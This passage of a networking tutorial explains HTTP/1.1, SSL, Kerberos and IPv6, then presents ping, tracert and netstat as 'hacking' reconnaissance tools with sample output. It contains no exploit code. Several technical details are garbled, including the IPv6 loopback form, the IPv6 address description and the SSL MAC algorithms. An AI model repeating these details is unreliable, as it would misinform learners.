Not all server responses are usefully cacheable. Caching behavior can be modified by special requests to determine which server responses can or cannot be cached. There are a wide variety of architectures and configurations of caches and proxies currently being experimented with or deployed across the World Wide Web.

Protocol Parameters:

Some of the parameters for this protocol are given below. RFC 2068 describes the full list of parameters for the HTTP.

HTTP Version: HTTP uses a "<major>.<minor>" numbering scheme to indicate versions of the protocol. The format of the message and its capacity for understanding further HTTP communication is indicated by the protocol version policy. The <major> number is incremented when the format of the message within the protocol is changed. The <minor> number is incremented when the changes made to the protocol does not change the message format.

The version of the HTTP message is indicated by an HTTP-Version field in the first line of the message.

HTTP-Version = "HTTP" "/" 1*DIGIT "." 1*DIGIT

Applications sending Request or Response messages, as defined by this specification, MUST include an HTTP-Version of "HTTP/1.1". Use of this version number indicates that the sending application is at least conditionally compliant with this specification.

Uniform Resource Identifiers: URIs are generally referred to as WWW addresses names and combination of Uniform Resource Locators (URL) and Uniform Resource Names (URN). URIs are strings that indicate the location and name of the source on the server.

The example below illustrates the URI for http scheme for Hypertext Transfer Protocol services.

<http://www.microsoft.com/TOS.html>

For more information the syntax of Uniform Resource Identifiers, please refer to RFC 2396.

HTTP URL: The HTTP URL scheme is used to locate network resources via the HTTP protocol. The general syntax of URL scheme is given below.

```
http_URL      = "http:" "://" host [ ":" port ] [ abs_path ]  
  
host          = <A legal Internet host domain name  
              or IP address>  
  
port         = *DIGIT
```

If the port is not specified, port 80 is assumed. If the abs_path is not present in the URL, it MUST be given as "/" when used as a Request-URI for a resource.

HTTP Message:

Message Types: HTTP messages consist of requests from client to server and responses from server to client.

```
HTTP-message  = Request | Response      ; HTTP/1.1 messages
```

Message Header: HTTP header fields include general-header, request-header, response-header, and entity-header fields.

Message Body: The message-body of an HTTP message is used to carry the entity-body associated with the request or response.

Message Length: Message length indicates the length of the message body if it is included.

General Header Fields: There are a few header fields which have general applicability for both request and response messages, but which do not apply to the entity being transferred. These header fields apply only to the message being transmitted.

```
general-header = Cache-Control  
              | Connection  
              | Date  
              | Pragma  
              | Transfer-Encoding  
              | Upgrade  
              | Via
```

For more information related to the HTTP Messages please refer to RFC 2068 section 4.

Request: A request message from a client to a server includes, within the first line of that message, the method to be applied to the resource, the identifier of the resource, and the protocol version in use.

```
Request = Request-Line  
        *( general-header | request-header | entity-header )  
        CRLF  
        [ message-body ]
```

Response: After receiving and interpreting a request message, a server responds with an HTTP response message.

```
Response = Status-Line
          *( general-header | response-header | entity-header )
            CRLF
          [ message-body ]
```

Status Line: The first line of a response message is the status line consisting of the protocol version followed by a numeric status code and its associated textual phrase, with each element separated by SP characters.

```
Status-Line = HTTP-Version SP Status-Code SP Reason-Phrase CRLF
```

Status-Code and Reason-Phrase: The Status-code is a 3 digit integer result code of the attempt to understand and satisfy the request. The Reason-Phrase gives a short textual description of the status code.

The first digit of the Status-Code defines the class of response. The 5 different status code definitions are as follows:

Informational (1XX): This class of status codes indicates a provisional response.

- **100 Continue:** This interim response is used to inform the client that the initial part of the request has been received and has not yet been rejected by the server. The client should continue by sending the remainder of the request or, if the request has already been completed, ignore this response.
- **101 Switching Protocols:** The server understands and is willing to comply with the client's request, via the Upgrade message header field (section 14.41), for a change in the application protocol being used on this connection.

Success (2XX): This class of status codes indicates that a particular request is received, understood and accepted.

- **200 OK:** The request has succeeded.
- **201 Created:** The request has been fulfilled and resulted in a new resource being created.
- **202 Accepted:** The request has been accepted for processing, but the processing has not been completed.
- **203 Non-Authoritative Information:** The returned metainformation in the entity-header is not the definitive set as available from the origin server, but is gathered from a local or a third-party copy.
- **204 No Content:** The server has fulfilled the request but there is no new information to send back.
- **205 Reset Content:** The server has fulfilled the request and the user agent should reset the document view which caused the request to be sent.
- **206 Partial Content:** The server has fulfilled the partial GET request for the resource.

Redirection (3XX): This class of codes indicates that further action must be taken in order to complete the request.

- **300 Multiple Choices**: The requested resource corresponds to any one of a set of representations, each with its own specific location, and agent-driven negotiation information is being provided so that the user agent can select a preferred representation and redirect its request to that location.
- **301 Moved Permanently**: The requested resource has been assigned a new permanent URI and any future references to this resource should be done using one of the returned URIs.
- **302 Moved Temporarily**: The requested resource resides temporarily under a different URI.
- **303 See Other**: The response to the request can be found under a different URI.
- **304 Not Modified**: If the client has performed a conditional GET request and access is allowed, but the document has not been modified, the server should respond with this status code.
- **305 Use Proxy**: The requested resource **MUST** be accessed through the proxy given by the Location field. The Location field gives the URL of the proxy. The recipient is expected to repeat the request via the proxy.

Client Error (4XX): Indicates that the request contains bad syntax or the request cannot be fulfilled.

- **400 Bad Request**: The request could not be understood by the server due to bad syntax.
- **401 Unauthorized**: The request requires user authentication.
- **402 Payment Required**: Reserved for future use.
- **403 Forbidden**: The server understood the request, but it is refusing to fulfill that.
- **404 Not Found**: The server has not found anything matching the Request-URI.
- **405 Method Not Allowed**: The method specified in the Request-Line is not allowed for the resource identified by the Request-URI.
- **406 Not Acceptable**: The resource identified by the request is only capable of generating response entities which have content characteristics not acceptable according to the accept headers sent in the request.
- **407 Proxy Authentication Required**: Indicates that the client **MUST** first authenticate itself with the proxy.
- **408 Request Time-out**: The client did not produce a request within the time that the server was prepared to wait.
- **409 Conflict**: The request could not be completed due to a conflict with the current state of the resource.
- **410 Gone**: The requested resource is no longer available at the server and no forwarding address is known.
- **411 Length Required**: The server refuses to accept the request without a defined Content-Length.
- **412 Precondition Failed**: The precondition given in one or more of the request-header fields evaluated to false when it was tested on the server.

- **413 Request Entity Too Large:** The server is refusing to process a request because the request entity is larger than the server is willing or able to process. The server may close the connection to prevent the client from continuing the request.
- **414 Request-URI Too Large:** The server is refusing to service the request because the Request-URI is longer than the server is willing to interpret.
- **415 Unsupported Media Type:** The server is refusing to service the request because the entity of the request is in a format not supported by the requested resource for the requested method.

Server Error (5XX): Indicates that the server failed to fulfill an apparently valid request.

- **500 Internal Server Error:** The server encountered an unexpected condition which prevented it from fulfilling the request.
- **501 Not Implemented:** The server does not support the functionality required to fulfill the request.
- **502 Bad Gateway:** The server, while acting as a gateway or proxy, received an invalid response from the upstream server it accessed in attempting to fulfill the request.
- **503 Service Unavailable:** The server is currently unable to handle the request due to a temporary overloading or maintenance of the server.
- **504 Gateway Time-Out:** The server, while acting as a gateway or proxy, did not receive a timely response from the upstream server it accessed in attempting to complete the request.
- **505 HTTP Version not supported:** The server does not support, or refuses to support, the HTTP protocol version that was used in the request message.

HTTP status codes are extensible. HTTP applications are not required to understand the meaning of all registered status codes. However, HTTP applications must understand the class of any status code, as indicated by the first digit, and treat any unrecognized response as being equivalent to X00 status code of that class. For example, if an unrecognized status code of 431 is received by the client, it can safely assume that there was something wrong with its request and treat the response as if it had received a 400 status code.

Access Authentication:

HTTP provides an authentication mechanism which may be used by servers to define access permissions on resources and by a client to provide authentication information. The 401 (Unauthorized) response message may be used by the Origin Server to get authentication from the User Agent.

Basic Authentication Scheme: The Basic Authentication is based on the model that User Agent must have User ID and a Password. The server will serve the request only if it can validate the user-ID and password for the protection space of the Request-URI. In Basic Authentication, the User ID and Password are not encrypted. Because Basic authentication involves the clear text transmission of passwords it should never be used (without enhancements) to protect sensitive or valuable information.

Basic Authentication is also vulnerable to spoofing by counterfeit servers. If a user can be led to believe that he is connecting to a host containing information protected by basic authentication when in fact he is connecting to a hostile server or gateway then the attacker can request a password, store it for later use, and feign an error. Server implementers SHOULD guard against the possibility of this sort of counterfeiting by gateways or CGI scripts.

Digest Authentication Scheme: Digest Authentication Scheme is an extension to HTTP, RFC 2069 is the official specification for this authentication scheme. In this authentication scheme, the User ID and a Digest containing the encrypted form of the Password are sent to the server.

Upon receiving the Authorization header, the server may check its validity by looking up its known password which corresponds to the submitted User ID. Then, the server must compute the same digest operation performed by the client, if both digests are equal it grants access to the protected resources. This scheme of authentication is much more secure compared to the Basic Authentication Scheme. But this scheme is also having its own limitations. For more information about this authentication scheme please refer to RFC 2069.

HTTP Caching: HTTP is used for distributed information systems, the caching in HTTP can greatly improve the performance. The HTTP/1.1 protocol includes a number of elements intended to make caching work as well as possible.

The goal of caching in HTTP/1.1 is to eliminate the need to send requests in many cases, and to eliminate the need to send full responses in many other cases. This approach not only decreases the network bandwidth consumption but also increases the speed.

Expiration Mechanism: HTTP caching works better when caches can entirely avoid making requests to the Origin Server. The HTTP cache in order to provide fresh content to the User Agent, the Origin Server explicitly defines expiration time for a particular response message. If the request from the User Agent is received within this expiration time, the cached data can be used by the HTTP cache to serve the User Agent without requesting the Origin Server.

Validation Mechanism: When the expiration time for the response message is exceeded, the HTTP cache has to check with the Origin Server whether the response message is still usable. This is called "Validating" the cache entry.

When an origin server generates a full response, it attaches some sort of validator to it, which is kept with the cache entry. This will then be used as *cache validator* by the User Agent. When a client (user agent or proxy cache) makes a conditional request for a resource for which it has a cache entry, it includes the associated validator in the request.

The server then checks that validator against the current validator for the entity, and, if they match, it responds with a special status code (usually, 304 (Not Modified)) and no entity-body. Otherwise, it returns a full response (including entity-body). Thus, we avoid transmitting

the full response if the validator matches, and we avoid an extra round trip if it does not match.

Please refer to RFC 2068 for further information related to the Hypertext Transfer Protocol.

Secure Sockets Layer (SSL): Secure Sockets Layer or SSL is a session level protocol that can be used to encrypt transmissions on the World Wide Web (WWW). SSL was developed by Netscape Communications Corporation along with RSA Data Security Inc. to provide a private communicating channel by encrypting data and to ensure the authentication of the communicating parties.

SSL requires reliable transport, such as that provided by TCP, and is protocol independent, so it can be implemented for any application level protocols such as HTTP, FTP etc...

SSL is mainly composed of two sub-protocols:

- *The SSL Handshake Protocol:* A protocol for initial authentication and transfer of encryption keys.
- *The SSL Record Protocol:* A protocol for transferring data using predefined cipher and authenticator combinations.

The SSL Handshake Protocol: With the start of a SSL connection between the client and the server, the SSL Handshake Protocol is initiated to set up the security measures that will be used.

1. The client sends the client's SSL version number, session ID, time information, Cipher suites supported, compression methods supported by the client, a random value in a HELO message to the remote host.
2. The server on receiving the message from the client returns back server HELO message with the SSL version number, Session ID, Time information, Cipher suite, compression method and a random value to be used by the SSL session.

The server also sends server certificate, a server key exchange, a client certificate request (if the client is required to be authenticated).

3. The client verifies the server certificate and sends a certificate result message, client key exchange message. If the server has sent a client certificate request message it must also send the client certificate or no certificate message.

The client then sends a finished message indicating that the negotiation part is complete.

4. The server verifies the client message and sends a finished message indicating that the negotiation part is complete.
5. The session partners separately generate an encryption key, the master key from which they derive the keys to use in the encrypted session.

6. The SSL Handshake Protocol changes the state to the connection state.

The SSL Record Protocol: Once the master key has been obtained, the client and server can use it to encrypt data. The SSL Record Protocol specifies the format of the data.

The data section of the encrypted packet has three parts.

- The Message Authentication Code (MAC) which is used to ensure that no one has tampered with the message. This field is 16 bytes when using some of the common authentication algorithms. Usually this uses RC2 or RC4 algorithm, although DES, triple-DES and IDEA are also supported.
- Actual Data which is the message that is being sent.
- Padding data which is used to fill out packets.

Kerberos Authentication System: Previously you've seen the HTTP Authentication system, but that is less secure and it is vulnerable to spoofed attacks. Kerberos promises to give a better authentication system to the world. Kerberos is a network security system originally developed for project Athena at MIT.

Kerberos is a private-key encryption based security system that provides mutual authentication between the users and the servers in an open network environment. Kerberos performs authentication as a trusted third party authentication service by using conventional cryptography i.e., shared secret key. It verifies that a user is legitimate when the user logs in, as well as every time the user requests a service. This system is designed to provide authentication for users who may be logging into the server from an unattended workstation. Such stations are regarded as suspect, or untrusted, because their physical security cannot be guaranteed. In order for the client and the server to communicate with each other, both of them have to first verify their identity with the Kerberos Authentication System. So, this system ensures enough security against spoofed attacks.

In Kerberos Authentication System, in addition to the client and server there are two other important parts.

- The Kerberos Authentication Server (KAS)
- The Kerberos Ticket Granting Server (TGS)

Before we look at the authentication process in Kerberos there are some basic terms you have to know about:

- Kerberos Authentication Server (KAS): KAS is a manually trusted third party server which verifies the identities of both server and client.
- Credentials: A ticket and secret session key necessary to successfully use that ticket in an authentication exchange.
- Ticket: A record that helps a client authenticate itself into a server. It contains the client's identity; a session key, a

- timestamp, and other information, all sealed using the server's secret key. It only serves to authenticate a client when presented along with a fresh Authenticator.
- Authenticator: A record containing information that can be shown to have been recently generated using the session key known only by the client and server.
 - Session Key: A temporary encryption key used in communication, with a lifetime limited to the duration of a single login "session".

The Authentication process:

1) The client sends a request, containing its identity, to the Kerberos authentication server requesting "Credentials" for use with the Ticket Granting Server (TGS).

2) The KAS looks up for the client's identity in the Kerberos database and obtains a session key. The KAS then responds with these "Credentials", encrypted in the client's key.

3) The client upon receiving the "Credentials" decrypts it using the secret key which is only known to it and the KAS. The client then sends a message to the Ticket Granting Server (TGS) with the Initial Ticket, server name, Timestamp.

4) The TGS upon receiving the message from the client decrypts the message. The TGS now checks for the server name and obtains Server's encryption key.

The TGS now generates a new session key for the benefit of the server and client. It then assembles it with a ticket and sends that back to the client.

5) The client upon receiving this message decrypts it using the TGS session key which only the client and the TGS share. From that it obtains a new session key which it shares with the server and also a Ticket which is encrypted with Server's key.

The client now generates an authenticator and encrypts it using the new session key. It then sends the authenticator and the Server key encrypted Ticket to the Server requesting its service.

6) Once the server has validated the client, the client then requires the server to send back a message with the timestamp. This message is encrypted using the session key that was sent from the client to the server. This is to prevent a cracker from spoofing the server

The following are some important points we should remember about the Kerberos Authentication System:

- For the client to communicate with the server tickets are issues. The first ticket, initial ticket, is issued by the Kerberos Authentication Server to validate the Ticket Granting Server. All the remaining tickets will be issued by the TGS only.

- Tickets are reusable whereas a new authenticator is required every time the client initiates a new connection with the server.
- Every ticket is assigned a unique session key.
- The server should maintain a history of previous client requests for which the timestamp in the authenticator is still valid. This helps the server to reject duplicate requests that could arise from a stolen ticket and authenticator.

But nothing in this world is perfect. Even Kerberos imposes a few assumptions on the environment in which it can function properly:

- The client/server must keep their secret keys secure. If an attacker somehow obtains the secret keys, the system may be vulnerable to spoofed attacks.
- "Denial of Service" attacks are not solved with Kerberos. With a simple DOS attack, an attacker can prevent an application from participating in authentication process.
- "Password Guessing" attacks are not solved with Kerberos.
- Each host on the network must have a "loosely synchronized" clock to the time of other hosts.

Internet Protocol, version 6 (IPv6): With the internet growing much rapidly, the current version of Internet Protocol (IPv4) with 32 bit address fields will not be able to address all the hosts on the internet. At some point in the near future the current IP address space would be exhausted.

To meet the requirements of the IP addressing in the future, a new version of IP, version 6, was designed. The following are some of the significant features in IPv6 (as described in RFC 1883).


- IPv6 increases the IP address size from 32 bits to 128 bits, to support more levels of addressing hierarchy, a much greater number of addressable nodes, and simpler auto-configuration of addresses. The scalability of multicast routing is improved by adding a "scope" field to multicast addresses. And a new type of address called an "anycast address" is defined, used to send a packet to any one of a group of nodes.
- Some IPv4 header fields have been dropped or made optional, to reduce the common-case processing cost of packet handling and to limit the bandwidth cost of the IPv6 header.
- Changes in the way IP header options are encoded allows for more efficient forwarding, less stringent limits on the length of options, and greater flexibility for introducing new options in the future.
- A new capability is added to enable the labeling of packets belonging to particular traffic "flows" for which the sender requests special handling, such as non-default quality of service or "real-time" service.
- Extensions to support authentication, data integrity, and (optional) data confidentiality are specified for IPv6.

IPv6 uses the term *packet* rather than *datagram*. A node is referred as a device that implements IPv6. A router is a node that forwards IPv6

packets not explicitly addressed to it. A host is any node that is not a router.

IPv6 header format: The length of the IPv6 header is increased to 40 bytes (from 20 bytes in IPv4). The figure below shows the format of an IPv6 header.

Version	4-bit Internet Protocol version number = 6.
Prio.	4-bit priority value. See section 7.
Flow Label	24-bit flow label. See section 6.
Payload Length	16-bit unsigned integer. Length of payload, i.e., the rest of the packet following the IPv6 header, in octets. If zero, indicates that the payload length is carried in a Jumbo Payload hop-by-hop option.
Next Header	8-bit selector. Identifies the type of header immediately following the IPv6 header. Uses the same values as the IPv4 Protocol field.
Hop Limit	8-bit unsigned integer. Decremented by 1 by each node that forwards the packet. The packet is discarded if Hop Limit is decremented to zero.
Source Address	128-bit address of the originator of the packet.
Destination Address	128-bit address of the intended recipient of the packet



IPv6 addressing: IPv6 uses 128 bit addresses instead of 32 bit addresses in IPv4. IPv6 addresses are represented in the form of eight hexadecimal digits separated by colons, X:X:X:X:X:X:X:X. Examples of valid IPv6 addresses are:

FEEF:BA98:7654:3210:FEDC:BA98:7654:3210

1080:0:0:0:8:800:200C:417A

Due of the method of allocating certain styles of IP addresses, it will be common for addresses to contain long strings of zero bytes. In IPv6 addressing notation, leading zeroes in any of the groups can be omitted. Look at the following example

1080:0:0:0:8:800:200C:417A

Now this can be written as 1080::8:800:200C:417A

Loop back address: All of you might be very familiar with the loop back address 127.0.0.1 in IPv4. But in IPv6 the loop back address will be 0:0:0:0:0:0:0:1, which in turn may be represented as :0:1.

While dealing with mixed environment of IPv6 and IPv6, more convenient alternative form of dealing with IP address is X:X:X:X:X:X:d.d.d.d, where the 'X's are the hexadecimal values of the six high-order 16-bit pieces of the address, and the 'd's are the decimal values of the four low-order 8-bit pieces of the address (standard IPv4 representation). Examples:

0:0:0:0:0:0:13.1.68.3

0:0:0:0:0:FFFF:129.144.52.38

or in compressed form:

::13.1.68.3

::FFFF:129.144.52.38

For more information about IPv6 please refer to RFC 1883 and RFC 1884.

Hacking Concepts

We have studied enough about the TCP/IP stack and various protocols in it. Now let's study some of the hacking concepts that are most commonly used.

DOS utilities in Windows:

Windows, the most widely used OS in the world, comes with some cool utilities which are extremely useful in gaining some valuable information about a remote host. Let's take at those utilities one by one.

Ping: Ping stands for Packet Internet Groper. Ping is an extremely helpful primary hacking tool which uses ICMP Echo and ICMP Echo Reply messages (please refer back to ICMP section discussed before) to determine whether a host is reachable. Ping is the primary TCP/IP command used to troubleshoot connectivity, reachability, and name resolution.

Ping sends one or more IP datagrams to a specified destination host requesting a reply and calculates the trip round time. But with the installation of firewalls and implementation of strict security measures, we may not get reply from the remote host though it is alive.

The syntax for the ping command is:

```
ping [-t] [-a] [-n Count] [-l Size] [-f] [-i TTL] [-v TOS] [-r Count]
[-s Count] [{-j HostList | -k HostList}] [-w Timeout] [TargetName]
```

For more information reading the individual parameters that could be used with the ping command, just type ping (without any parameters) at the DOS command prompt.

The parameters:

- t** Specifies that ping continue sending Echo Request messages to the destination until interrupted. To interrupt and display statistics, press CTRL-BREAK. To interrupt and quit ping, press CTRL-C.
- a** Specifies that reverse name resolution is performed on the destination IP address. If this is successful, ping displays the corresponding host name.
- n Count**
Specifies the number of Echo Request messages sent. The default is 4.
- l Size**
Specifies the length, in bytes, of the Data field in the Echo Request messages sent. The default is 32. The maximum size is 65,527.

- f** Specifies that Echo Request messages are sent with the Don't Fragment flag in the IP header set to 1. The Echo Request message cannot be fragmented by routers in the path to the destination. This parameter is useful for troubleshooting path Maximum Transmission Unit (PMTU) problems.
- i *TTL*** Specifies the value of the TTL field in the IP header for Echo Request messages sent. The default is the default TTL value for the host. For Windows XP hosts, this is typically 128. The maximum *TTL* is 255.
- v *TOS*** Specifies the value of the Type of Service (TOS) field in the IP header for Echo Request messages sent. The default is 0. *TOS* is specified as a decimal value from 0 to 255.
- r *Count*** Specifies that the Record Route option in the IP header is used to record the path taken by the Echo Request message and corresponding Echo Reply message. Each hop in the path uses an entry in the Record Route option. If possible, specify a *Count* that is equal to or greater than the number of hops between the source and destination. The *Count* must be a minimum of 1 and a maximum of 9.
- s *Count*** Specifies that the Internet Timestamp option in the IP header is used to record the time of arrival for the Echo Request message and corresponding Echo Reply message for each hop. The *Count* must be a minimum of 1 and a maximum of 4.
- j *HostList*** Specifies that the Echo Request messages use the Loose Source Route option in the IP header with the set of intermediate destinations specified in *HostList*. With loose source routing, successive intermediate destinations can be separated by one or multiple routers. The maximum number of addresses or names in the host list is 9. The host list is a series of IP addresses (in dotted decimal notation) separated by spaces.
- k *HostList*** Specifies that the Echo Request messages use the Strict Source Route option in the IP header with the set of intermediate destinations specified in *HostList*. With strict source routing, the next intermediate destination must be directly reachable (it must be a neighbor on an interface of the router). The maximum number of addresses or names in the host list is 9. The host list is a series of IP addresses (in dotted decimal notation) separated by spaces.
- w *Timeout*** Specifies the amount of time, in milliseconds, to wait for the Echo Reply message that corresponds to a given Echo Request message to be received. If the Echo Reply message is not received


within the time-out, the "Request timed out" error message is displayed. The default time-out is 4000 (4 seconds).

TargetName

Specifies the destination, which is identified either by IP address or host name.

/? Displays help at the command prompt.

The following figure shows the ping command output:



```
C:\Documents and Settings\chaitanya>ping 192.168.37.36

Pinging 192.168.37.36 with 32 bytes of data:

Reply from 192.168.37.36: bytes=32 time<1ms TTL=128
Reply from 192.168.37.36: bytes=32 time<1ms TTL=128
Reply from 192.168.37.36: bytes=32 time<1ms TTL=128
Reply from 192.168.37.36: bytes=32 time<1ms TTL=128

Ping statistics for 192.168.37.36:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 0ms, Average = 0ms

C:\Documents and Settings\chaitanya>
```

We will study more about the ping command while we study about DOS and DDOS based attacks in the coming sections.

Tracert: Tracert is another ICMP based application. Tracert enable you to determine the path traced by the IP datagrams to reach the destination host. Tracert is based upon ICMP and UDP. Tracert determines the path by sending ICMP echo request messages to the destination with incrementally increasing the Time-to-live (TTL) field values for the request messages.

Tracert first sends an IP datagram with a TTL of 1 to the destination host. The first router in the route to the destination host will decrement the TTL value of the IP datagram to 0. It then sends an ICMP Time Exceeded message to the Source and discards the datagram. From the ICMP Time Exceeded message we can determine the address of the first router in the path to the destination.

Now the source increments the TTL value and sends that again to the destination host. Again the first router receives the datagram and decrements the TTL value and sends that datagram to the next router in the route to the destination. The datagram moves in the direction towards the destination host until its TTL value becomes zero. Once it becomes zero, the router there will send a Time Exceeded message to the source and discards the datagram.

Again the source sends another datagram to the destination host further incrementing its TTL value. This process continues till a datagram with enough TTL value to reach its destination is generated by the source.

To use traceroute on windows, go to the command prompt and type **tracert**. This will show all the parameters that could be used with tracert.

The syntax:

```
tracert [-d] [-h MaximumHops] [-j HostList] [-w Timeout] [TargetName]
```

The parameters:

-d Prevents tracert from attempting to resolve the IP addresses of intermediate routers to their names. This can speed up the display of tracert results.

-h *MaximumHops*
Specifies the maximum number of hops in the path to search for the target (destination). The default is 30 hops.

-j *HostList*
Specifies that Echo Request messages use the Loose Source Route option in the IP header with the set of intermediate destinations specified in *HostList*. With loose source routing, successive intermediate destinations can be separated by one or multiple routers. The maximum number of addresses or names in the host list is 9. The *HostList* is a series of IP addresses (in dotted decimal notation) separated by spaces.

-w *Timeout*
Specifies the amount of time in milliseconds to wait for the ICMP Time Exceeded or Echo Reply message corresponding to a given Echo Request message to be received. If not received within the time-out, an asterisk (*) is displayed. The default time-out is 4000 (4 seconds).

TargetName
Specifies the destination, identified either by IP address or host name.

-? Displays help at the command prompt.

Also tracert can be used to know the IP addresses for each of the routers in the path and to gain some geographical information about the routers/gateways.

The following is the output for the tracert output command while tracing the route to hotmail.com.

Note: To save the tracert results to a file in C:\, use the following command tracert hotmail.com>c:\trace.txt. Now you can see the tracert results in C:\trace.txt.

Tracing route to hotmail.com [64.4.53.7]

over a maximum of 30 hops:

1	1 ms	1 ms	3 ms	203.197.XX.129
2	11 ms	8 ms	19 ms	203.199.189.118
3	12 ms	20 ms	12 ms	203.199.191.1
4	24 ms	17 ms	19 ms	202.54.2.45
5	354 ms	359 ms	346 ms	so-2-3-3.ar2.NYC2.gblx.net [64.211.60.249]
6	363 ms	343 ms	323 ms	pos3-0-2488M.cr2.NYC2.gblx.net [64.215.195.169]
7	416 ms	436 ms	418 ms	so2-0-0-2488M.cr1.PAO2.gblx.net [208.51.224.210]
8	424 ms	439 ms	430 ms	so-5-0-0-2488M.br2.PAO2.gblx.net [208.51.224.142]
9	406 ms	415 ms	404 ms	paix.hotmail.net [198.32.176.77]
10	416 ms	430 ms	412 ms	pos1-0.core1.paol.us.msn.net [207.46.33.49]
11	*	*	*	Request timed out.
12	*	*	*	Request timed out.
13	*	*	*	Request timed out.
14	*	*	*	Request timed out.
15	*	*	*	Request timed out.
16	*	*	*	Request timed out.
17	*	*	*	Request timed out.
18	*	*	*	Request timed out.
19	*	*	*	Request timed out.
20	*	*	*	Request timed out.
21	*	*	*	Request timed out.
22	*	*	*	Request timed out.
23	*	*	*	Request timed out.

```
24      *      *      *      Request timed out.
25      *      *      *      Request timed out.
26      *      *      *      Request timed out.
27      *      *      *      Request timed out.
28      *      *      *      Request timed out.
29      *      *      *      Request timed out.
30      *      *      *      Request timed out.
```

Trace complete.

From the above result you can get the IP addresses of the routers in the path traced by the IP datagrams. From the 5th and 6th hop we can find the geographical location of the router (NYC denotes New York City). And after the 10th hop we didn't get any response to our requests. This is because beyond that point Hotmail might have installed Firewalls and configured them not to reply for ICMP Echo requests. Though the above trace is not complete, tracert by default tries to reach the destination within 30 hops. Even though we can't reach the destination within those 30 hops it displays that the trace is complete.

Now look at the following trace: traceroute to in.yahoo.com

Tracing route to vip2.in.yahoo.com [203.199.70.100]

over a maximum of 30 hops:

```
 1      1 ms      4 ms      2 ms  203.197.XX.129
 2     13 ms     8 ms     19 ms  203.199.189.118
 3     18 ms    15 ms    10 ms  203.199.191.1
 4     19 ms    28 ms    32 ms  202.54.2.45
 5     26 ms    20 ms    20 ms  202.54.2.10
 6     40 ms    38 ms    27 ms  sar1-ext.in.yahoo.com [203.199.124.154]
 7     28 ms    27 ms    19 ms  in.vip.yahoo.com [203.199.70.100]
```

Trace complete.

In this trace we reached our destination host in just 7 hops.

Visual Traceroute is another GUI based traceroute utility. It even has the ability to find the geographical location routers, servers and other network systems. Visual Traceroute can be downloaded from <http://www.visualware.com/visualroute/index.html>

Netstat: The netstat may be used to query TCP/IP about the network status of the localhost. Netstat command gives information about the active TCP connections, ports on which the computer is listening, Ethernet statistics, the IP routing table, IPv4 statistics (for the IP, ICMP, TCP, and UDP protocols), and IPv6 statistics (for the IPv6, ICMPv6, TCP over IPv6, and UDP over IPv6 protocols).

To find the parameters that could be used with netstat command, go to command prompt and type netstat /?

The syntax:

```
netstat[-a] [-e] [-n] [-o] [-p Protocol] [-r] [-s] [Interval]
```

Parameters:

-a
Displays all active TCP connections and the TCP and UDP ports on which the computer is listening.

-e
Displays Ethernet statistics, such as the number of bytes and packets sent and received. This parameter can be combined with **-s**.

-n
Displays active TCP connections, however, addresses and port numbers are expressed numerically and no attempt is made to determine names.

-o
Displays active TCP connections and includes the process ID (PID) for each connection. You can find the application based on the PID on the **Processes** tab in Windows Task Manager. This parameter can be combined with **-a**, **-n**, and **-p**.

-p Protocol
